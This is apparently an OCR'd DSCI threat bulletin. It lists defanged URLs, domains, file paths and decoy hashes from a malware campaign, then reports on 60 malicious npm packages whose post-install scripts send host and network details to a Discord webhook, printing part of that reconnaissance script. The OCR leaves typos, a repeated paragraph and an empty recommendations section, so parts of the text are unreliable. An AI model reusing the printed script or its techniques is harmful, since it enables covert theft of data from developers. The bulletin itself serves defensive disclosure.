hxxp://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/lns/clinsixfer.elf
hxxp://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/lns/2024-National-Holidays-RH-PER_N-1.pdf
hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/wont/
hxxps://updates.widgetservicecenter.com/antivmcommand
hxxps://modspaceinterior.com/wp-content/upgrade/02/NDC65-Updated-Schedule.zip
hxxps://modspaceinterior.com/wp-content/upgrade/01/
hxxps://modspaceinterior.com/wp-content/upgrade/01/NDC65-Updated-Schedule.hta
hxxps://egovservice.in/vvcmcrts/
hxxps://egovservice.in/vvcmc_safety_tank/
hxxps://egovservice.in/testformonline/test_form
hxxps://egovservice.in/payroll_vvcmc/
hxxps://egovservice.in/pakora/egovservice.in/
hxxps://egovservice.in/dssrts/
hxxps://egovservice.in/cmc/
hxxps://egovservice.in/vvcmcrtsballarpur72/
hxxps://egovservice.in/dss/
hxxps://egovservice.in/130521/set_authority/
hxxps://egovservice.in/130521/13/

Domains

modspaceinterior[.]com
drjagrutichavan[.]com
nhp.mowr[.]gov[.]in
pmshriggssssiwan[.]in
educationportals[.]in
egovservice[.]in
gadchiroli.egovservice[.]in
pen.egovservice[.]in
cpcontacts.egovservice[.]in
cpanel.egovservice[.]in
webdisk.egovservice[.]in
cpcalendars.egovservice[.]in
webmail.egovservice[.]in
www.dss.egovservice[.]in

www.cmc.egovservice[.]in
cmc.egovservice[.]in
dss.egovservice[.]in
mail.egovservice[.]in
www.egovservice[.]in
www.pakola.egovservice[.]in
pakola.egovservice[.]in
www.pakora.egovservice[.]in
pakora.egovservice[.]in

Host and PDB

C:\ProgramData\LavaSoft\Sampeose.dll
C:\ProgramData\LavaSoft\DUI70.dll
C:\ProgramData\LavaSoft\girbesre.exe
C:\ProgramData\LavaSoft\svnides.hta
C:\Users\Public\USOShared-1de48789-1285\zuidrt.pdf
C:\Users\Public\Downloads\Document.pdf
C:\Users\Public\Downloads\suport.exe
E:\finalRnd\Myapp\obj\Debug\Myapp.pdb

Decoys

320bc4426f4f152d009b6379b5257c78	2024-National-Holidays-RH-PER_N-1.pdf
9de50f9357187b623b06fc051e3cac4f	Security-Guidelines.pdf
c9c98cf1624ec4717916414922f196be	NDC65-Updated-Schedule.pdf
83ce6ee6ad09a466eb96f347a8b0dc20	Document.pdf


Stealth Supply Chain Attack:
60 Malicious npm packages uncovered

Introduction

An ongoing malware campaign targeting the npm ecosystem has been recentky discovered in which 60 malicious packages are being distributed through 3 distinct npm accounts. They use post-install scripts to exfiltrate sensitive system informationto a discord webhook controlled by the attacker.

Malicious Behavior


The malicious code is triggered automatically during the execution of npm install command. The script collects sensitive host-level reconnaissance data, including:



Hostnames

Internal and External IP addresses

DNS Server Configurations




User Directory Paths

After collection, the data is exfiltrated toa Discord-controller endpoint, indicting a potential command-and-control (C2) setup.

Targeted Systems

The malware is cross-platform, which is designed to work on:



Windows

MacOS

Linux

It includes basic sandbox-evasion techniques, implying a degree of sophistication to avoid detection in test environments or CI/CD pipelines.


Threat Impact

The infected systems include developer workstations and CI/CD infrastructure, which are rich targets for atatkers due to access privileges and code repositories. More than 3,000 downloads have been recoded so far, providing attackers with valuable network reconnaissance data that could be leveraged for targeted intrusions.


Timeline and Indicators

The packages were uploaded via 3 npm accounts, each of them contributed 20 malicious pckages, gicing a total of 60 infected packages -


bbbb335656



cdsfdfafd1232436437



sdsds656565



Inside the Code

The Each of the 60 malicious npm packages contains an identical post-install script designed for host fingerprinting and network reconnaissance. The script collects Internal and External IP address, DNS server details, Usernames and project directory paths. The gathered data is then exfiltrated to a discord webhook, controlled by the threat actor. This mapping of internal-to-public infrastructure allow attackers to link private development environments with enterprise network footprints, enabling future precision attacks.


The script also includes some sandbox-avoidance logic which indicates that attackers wants to evade automated malware analysis platforms, honeypots or VMs, and instead target real developer environments or CI/CD infrastructure

```
const os = require("os");              // Gathers host and user details
const dns = require("dns");            // Reads system DNS servers
const https = require("https");
const packageJSON = require("./package.json");
const package = packageJSON.name;      // Fingerprints which malicious pkg ran

// ---------- Local network inspection ------------
function getIPAddress() {              // Enumerates local NICsconst networkInterfaces =
os.networkInterfaces();
  ...
  if (alias.family === 'IPv4' && !alias.internal) {
     return alias.address;             // Captures internal IP
  }
}

// ---------- Public network inspection ------------
function getExternalIP(cb) {           // Queries ipinfo[.]io for external IP
  https.get('https://ipinfo.io/json', (res) => { ... });
}
...
```

While the current payload is limited to reconnaissance, it creates a risk of laying down some deeper intrusions.

Malicious Package Overview


The infected systems include developer workstations and CI/CD infrastructure, which are rich targets for attakers due to access privileges and code repositories. More than 3,000 downloads have been recoded so far, providing attackers with valuable network reconnaissance data that could be leveraged for targeted intrusions.



The operation is still active with ongoing uploads to npm

Security Recommendations

The operation is still active with ongoing uploads to npm.



References

https://www.seqrite.com/blog/goodbye-hta-hello-msi-new-ttps-and-clusters-of-an-apt-driven-by-multi-platform-attacks/

---

https://socket.dev/blog/60-malicious-npm-packages-leak-network-and-host-data

DSCI
PROMOTING DATA PROTECTION
A nasscom Initiative

ABOUT DSCI

Data Security Council of India (DSCI) is a not-for-profit, industry body on data protection in India, set up by Nasscom, committed to making cyberspace safe, secure, and trusted by establishing best practices, standards and initiatives in cybersecurity and privacy. DSCI works together with the Government and their agencies, law enforcement agencies, industry sectors including IT-BPM, BFSI, Telecom, industry associations, data protection authorities and think tanks for public advocacy, thought leadership, capacity building and outreach initiatives.

Data Security Council of India
4th Floor, Nasscom Campus, Plot No. 7-10, Sector 126, Noida, UP-201303

data-security-council-of-india/ DSCI_Connect dsci.connect

dsci.connect dscivideo security chips